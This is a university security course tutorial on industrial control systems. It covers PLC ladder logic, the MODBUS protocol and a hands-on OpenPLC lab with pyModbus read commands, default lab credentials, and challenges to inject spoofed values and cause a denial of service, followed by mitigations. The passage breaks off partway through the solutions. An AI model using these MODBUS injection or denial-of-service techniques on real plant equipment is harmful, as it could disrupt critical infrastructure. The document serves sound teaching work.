Hacking with OpenPLC

Matt Kirkland

February 20, 2019
Version 1.0

University of Idaho

CS 536: Advanced Information Assurance

Abstract

The purpose of this document is to introduce students to Industrial Control Systems. This primer tutorial will introduce students to Ladder logic and walk through the construction of the student's first ladder diagram. After that, students will dive into the popular MODBUS protocol. This tutorial will then guide students through a series of attacks that leverage startling weaknesses in the protocol. The tutorial concludes on a discussion on the attack mitigations.

This work is licensed under a Creative Commons Attribution 2.0 Generic License.

Contents

1 Objectives of this Tutorial >

1. Introduce Industrial Control Systems
2. Explore the security impacts of MODBUS
3. Discuss solutions to ICS security
4. Obtain hands-on experience with PLCs

2 Required Background <>


1. Basic understanding of security concepts and networking
2. Ability to work with virtual machines (i.e. Virtual Box, VMware, etc.)
3. Familiarity with Python or experience programming

3 Info: Introduction to ICS <>

1. Industrial Control Systems
2. IT vs OT
3. STUXNET & Ukraine 2015

Industrial Control Systems:
"An industrial control system (ICS) is a broad class of automation systems used to provide control and monitoring functionality in manufacturing and industrial facilities." [1, p.13]
Traditionally, when we talk about ICS we refer to the control systems that regulate critical infrastructure.
Information Technology vs Operational Technology:
The hardware and software that operates in an ICS is commonly referred to as Operational Technology (OT). OT differs from traditional Information Technology (IT) in that OT has (1) a much longer lifespan (10 years) (2) Far more ruggedized (3) Expected to run with little human interaction (4) 100% availability is necessary [2]
STUXNET:
The malware that everyone thinks of when it comes to control system security. Discovered in Fall 2010, but active as early as 2007, STUXNET gained it's noteriety as one of the first, high-profile, weaponized peices of malware. STUXNET utilized 4 zero-day vulnerabilities and targeted windows machines. It's primary target was to spread and infect particular PLCs (Programmable Logic Controllers) and other hardware used in industrial processing. It would tend to be very benign and subversive until it hit it's intended target platforms. [1, p.191-192]
Ukraine 2015:
In December of 2015, 225,000 customers in Ukraine lost power. This resulted from a coordinated cyberattack on Ukraine's power grid at 3 separate utilities. While the cyberattack effected ICS equipment, the attackers leveraged Social Engineering ploys and weaknesses in the Enterprise network to obtain access to the ICS network. [3]

4 Info: Programmable Logic Controllers <>



- History of PLCs: Relays!
- Modern implementation of PLCs
- Operation and Logic

History
The inception of PLCs began with General Motor back in 1968. At the time, electromechanical relays were used to impose logic on field devices. These field devices, motors, sensors, and all forms of actuation were controlled by these hardwired devices. The major drawback of this approach was likely the cost but mainly that the electromechanical relays could not be programmed. Hence the invention of the first programmable logic controller (PLC). [1, p.123]


Modern PLCs
Mentioned earlier, a PLC is a Programmable Logic Controller. It is an ruggedized computer that peforms automation and control for field devices (like pumps, sensors, solenoids, and other equipment). PLCS, have a much longer life-cycle compared to enterprise computers and are programmed entirely differently than traditional IT systems. [1, p.123]

How They Work
The basic elements of a PLC are the inputs, outputs, and the controller itself. Where the logic and processing are handled. The PLC operates by running through three phases: (1) Checking inputs - the PLC will grab information from any connected sensors (2) Logic - the PLC will run the program logic that has been uploaded to it (3) Writing outputs - the PLC will write to the output devices (actuators) based on the logic phase. [4]

IEC-61131
This standard defines what a PLC is and forms how they may be manufactured and programmed. IEC-61131-3 specifically deals with the 5 programming languages that PLCs support. It defines Ladder Diagrams (LD), Function Block Diagram (FBD), Structured Text (ST), Instruction List (IL), and Sequential Function Chart (SFC). Today we will be dealing with the most popular programming language for PLCs: Ladder Logic.

5 Info: Example of PLC Role in Industry <>


Details	PLC 1	PLC 2
Purpose	Maintain Chemical A & B	Mixture and distribution
Devices	Floats 1 & 2 and Valves 3 & 4	Motor, Valves 1 & 2, Float 3, Mixer and Pump



Example: Chemical Processing

Here we see a very simple example of an industrial control process that ICS exist in. This image depicts a chemical compound being created by the mixing of 2 other chemicals (A & B).The table above shows a possible division of the automation process between 2 PLCs. The important takeaway here is (1) There are many "right" ways to divide labor between PLCs (2) PLCs control sub-processes in the main industrial process in question.


6 Info: Ladder Logic <>



Ladder Logic

The first thing most notice about a Ladder Diagram (LD) is that the symbols look like electrical symbols. It is, however, important to keep in mind there are a few key differences between LD and electrical diagrams. Ladder diagrams are read top to bottom from left to right. This implies heavily that order very much matters in an LD. Additionally, they take on a ladder shape, decorated with rungs of logic. Starting from the top the LD is parsed and evaluated based on the current value of any inputs (ex. contacts). Then after the ENTIRE LD is read, the outputs are written (ex. coil). This implies another very important factor, when there is a discrepency between the value of an output in the ladder logic, the last occurring rung is the tie breaker. Always remember that the last rung is the one that counts. [5]


7 Info: Contact <>



Relay Contact (Normally Open)
A main type of instruction in ladder logic. Also referred to as examine when closed/on. Essentially, if this contact is activated (usually by PLC input) then this contact will be true. [4]


Relay Contact (Normally Closed)
Another variant of the contact is the negated contact. This contact is behaves in the exact opposite of the NO Contact. When activiated (usually by PLC input) the this contact will be false. [4]

8 Info: Coil <>



The Open Coil
While contacts are associated with inputs normally, coils are usually associated with outputs. When a series of instructions that precede a coil on a given run evaluate to true or are activated, the coil is also activated. The activation of a coil can the writing to an output device on the PLC's I/O or simply a writing to a memory address. [4]
The Closed Coil
Similar to the Open Coil in behavior, this coil, however, is only activated when a series of instructions preceding are evaluated to false. [4]

9 Info: Common Ladder Configurations <>



OR

When evlauating a rung on an LD one likely will come across a scenario as shown by the green circle in the image above. This configuration of LD instructions in parallel is actually representing OR. In the event that var1 is NOT set to the true condition, if var2 is in the false condition (because of the negation) the output1 will activate.


AND

Now lets say a scenario as shown with the blue circle is discovered. This is an AND condition. In order for the output2 instruction to be set to be activated, BOTH var1 and var2 MUST be activated (true).

Scan Cycle

Remember to keep something called the "Scan Cycle" in mind. Scan Cycle is the cyclic process by which PLCs operate. First, they read all of their inputs. Once, the values of the inputs are determined, the logic (in our case LD) is processed. Only after the logic is processed, will the outputs be determined and written to. This means that the last rung to write to an output (ex. coil) will be the state that is written to the output in question. It is NOT immediatly written before finishing processing of the logic. [5]

10 Info: Function Blocks <>




The Function Block

Blocks come in many different forms and must each be evaluated uniquely. The behavior of each varies greatly and adds a great deal of functionality to Ladder Logic.

The Function blocks defined here are (top to bottom,from left to right): Greater Than, Max, Add, and Equals. Each of these function blocks takes 2 inputs which can take the form of a constant value (true, 1, 19, input1, etc.) or can be connected to preceding instructions when boolean values are required as input. Each has a condition, that when satisfied, pushes a value (boolean or numeric) along it's OUT.

11 Review: Guess that Ladder Diagram! <>


Given all I/O is in the '0' state, except for input, what will be the value of output after this LD is done running?



Refer to the previous slides as needed to solve this problem.

12 Info: Start OpenPLC runtime! <>

Follow the instructions below to setup the environment for the hands-on portion of the tutorial.




Instructions

1. On the OpenPLC VM, open a terminal. Run the command *sudo ./OpenPLC_v3/start_openplc.sh*. This will start the OpenPLC runtime.
2. Open Mozilla Firefox and navigate to `localhost:8080`.
3. Login to OpenPLC. The username and password is "openplc".
4. Open a new tab or window and navigate to `192.168.5.9:8080/ScadaBR`. This will load the ScadaBR's Human Machine Interface (HMI). The username and password is "admin".
5. Familiarize yourself with where the graphical interfaces are located. You view them by clicking the 'Graphical views' icon. It is the second from the left, just below the SCADABR logo.
6. Take a moment to familiarize yourself with the HMI. Try turning on the valve and pump and seeing what happens.

13 Task: Water Tank Hazard Light <>

On the OpenPLC VM, locate the overflow.xml template and open it using the OpenPLC Editor.




Instructions

1. Run this command: *sudo python /home/openplc/PLCOpen Editor/PLCOpenEditor.py*
2. In the Editor, navigate to File → Open. Select Desktop/Projects/overflow.xml.
3. Double click on Program 0. Expand the center pane as necessary. Here there are two sections: Local variables and a section where we can edit the current ladder. Start by pressing the green "+" symbol to create a new variable. Create the following variables.

Name	Class	Type	Location	Initial Value
WATER_Lvl	Local	INT	%IW0	0
valve	Local	BOOL	%IX0.0	0
WARN_LED	Local	BOOL	%QX0.2	0

4. Create a LD that looks like this:




5. Save this program with whatever name you would like.
6. Navigate to File → Generate Program. Choose a location of your choice.
7. Open firefox navigate to http://localhost:8080. Click on the 'Navigate' tab.
8. Click browse and select your st extension file that we just created. Click 'Upload Program'.
9. After waiting for the compilation to finish, click 'Go to Dashboard'.
10. It may be hard to see, but under the 'Logout' button, there is a 'Start PLC' button. Press this to start your ladder logic program on the PLC.
11. Test your ladder diagram using the pre-made HMI on ScadaBR. This can be accessed from your browser on the OpenPLC machine. (http://192.168.5.12:8080/ScadaBr). Click on the HMI's 'Graphical Views' to view these.

14 Info: Intro to MODBUS <>

- Need: Information sharing between field and control devices
- Many forms: RTU, ASCII, TCP/IP, TCP, UDP, Plus, etc.
- MODBUS Objects
  - Coil (1-bit)
  - Discrete input (1-bit)
  - Input register (16-bit)
  - Holding register (16-bit)

MODBUS
A layer 7 protocol (OSI model) that is used to transmit request/reply messages between field devices and control devices. Any protocol fitting this use-case must consider the overhead associated. Many field devices aren't working with much processing power, as such the protocol should NOT be taxing, computation-wise. For this reason, MODBUS has become very popular for control device communication with higher level automation control systems such as SCADA (Supervisory Control and Data Acquisition). MODBUS has many variants and can be communicated over the TCP/IP stack or serially. [1, p. 123]
When a MOBUS packet is recieved, a MODBUS address is used so that way only the intended MODBUS device responds to a given request. The starting request will contain a function code which determines what type of request is being made. The function request may be a read or write of the following MODBUS objection: Coils, Discrete inputs, Input registers, or Holding registers. Discrete inputs are usually reserved for digital I/O and Input registers are usually reserved for analog I/O. [1, p.123-125]

15 Info: MODBUS over TCP/IP <>



MODBUS TCP/IP

The pertinent parts of the MODBUS over TCP/IP packet are the MODBUS ADU. The Transacation ID is used to identify each query/response pair. The protocol ID should be 0, which identifies the protocol as MODBUS TCP. Length determines the total number of bytes that remain in the frame. Unit identifier determines which modbus ID is being requested (i.e. which machine should respond). The function code determines what action is being requested (i.e. read/write coils/registers). The data section is determined based on the information being requested or supplied. [1, p.124-127]

16 Challenge: Wireshark Packet Analysis <>

Open the "modbus.pcapng" file on the desktop of the Kali machine. Answer the following questions:

1. Identify the machines communicating with "192.168.5.12". Are any of the machines doing anything suspicious?
2. What is this suspicious machine doing? Explain your reasoning.
3. How would you mitigate this activity?

17 Info: PyModbus & IPython <>

PyModbus Example:

client = ModbusTcpClient('127.0.0.1')
print client.read_coils(1,1)


NOTE: PLCs and many other ICS devices are sensitive to scanning. If you perform a scan, ensure that you do NOT use agressive scans. It is reccommended that you utilize a scanning delay. (ex. –scan-delay=1)

PyModbus
A fully implemented Python library for accessing and utilizing MODBUS communication. Full functionality is available for settings up MODBUS servers and accessing client information using easily crafted MODBUS packets. For the purposes of this tutorial we will NOT be utilizing the server functionality. However, this would be a great option for testing other MODBUS devices like our PLC we created for this tutorial.
That aside, creating a MODBUS client and communicating with a server is a very simple process: (1) Import the pyModbus library (2) establish the target MODBUS device (3) Send read or write requests to the established target.
HINT: Checkout the PyModbus webpage for more information and example code:
https://pymodbus.readthedocs.io/en/latest/

IPython
This wonderful tool is not required for this tutorial, however, it does make experimentation very simple. IPython allows for the python interpreter session to be more useful and interactive. IPython sessions allow the user to submit bash commands with the Python interpreter still open. Further, tab complete is available for commands in python including python module importation. IPython also has a built-in history function for python that easily allows for the repetition of commands. This is very useful in further challenges in this tutorial.
The IPython documentation is found here:
https://ipython.readthedocs.io/en/stable/

18 Task: Reading Setpoints <>

Follow the instructions below as we use pyModbus and IPython to read setpoints in our water system.



Instructions

1. Open IPython by entering the following command to the shell: *ipython*
2. *from pymodbus.client.sync import ModbusTcpClient as ModClient*
3. *client = ModClient('192.168.5.12')*
4. *response = client.read_coils(0,1)*
5. Print the status of the valve: *print response.bits[0]*
6. Print the status of the pump: *print response.bits[1]*
7. *response = client.read_input_registers(0,1)*
8. Print the status of the tank level: *print response.registers[0]*

19 Challenge: Perform an Injection <>

Perform an injection attack that spoofs the newly made 'tank overflow' light. The light should illuminate regardless of the tank level.

20 Challenge: Perform a Denial of Service <>

Perform a Denial of Service attack on the water tank. Feel free to get creative.

21 Review: Mitigations <>

How can we stop the following attacks we have seen today?

1. Scanning
2. Denial of Service (DoS)
3. Injection

Bumb-in-the-wire
There are many built-on ("bolt-on") security solutions that can apply IPSec to protocols like MODBUS. The encryption of the MODBUS packet would greatly increase the security posture for any devices communicating on MODBUS (i.e. PLCs). However, these devices are expensive and may not be able to mesh well with field devices. This solution is more appropriate for SCADA to PLC or PLC to PLC communication.
Network Segmentation
The physical segmentation of the ICS network from the Corporate IT network (air-grapped) is a great improvement. Potentially segementing the ICS network into subnets where communication and access is granted on a need-only basis may reduce the chances of malicious actors gaining access as easily to the ICS network.
Application Layer Firewall
Applying a white-listing policy using an application firewall is a nice addition. It pairs nicely with all of the aforementioned security implementations. And really, defense-in-depth is the grand,modern solution as it stands now.
Protocol Revision
Security was not the center (let alone a consideration) at the advent of MODBUS. Without security designed into this protocol, bandaid solutions frankly just don't cut it. This "solution" is not necessarilly a solution because it does not address security in MODBUS. The suggestion that a new standard should be pushed forward that will protect ICS devices and networks may be the only truly effective solution.

22 Conclusion: PLC Security <>

Today we did the following:

1. Reviewed the importance of ICS Security
2. Programmed a PLC with Ladder Logic
3. Analyzed malicious scanning activity in Wireshark
4. Used pyModbus to leverage the lack of authentication in MODBUS
5. Discussed possible mitigations & security strategies

23 Appendix <

1. Solutions to challenges
2. Network Diagram
3. Setup details
4. Change log
5. References

Solutions to Challenges

1. **Challenge: Wireshark Packet Analaysis**

   (a) Q: Identify the machines communicating with "192.168.5.12". Are any of the machines doing anything suspicious?
   A: Yes, there is a suspicious machine 192.168.5.90 that is communicating with a high volume to 192.168.5.12 (OpenPLC).

   (b) Q: What is this suspicious machine doing? Explain your reasoning.
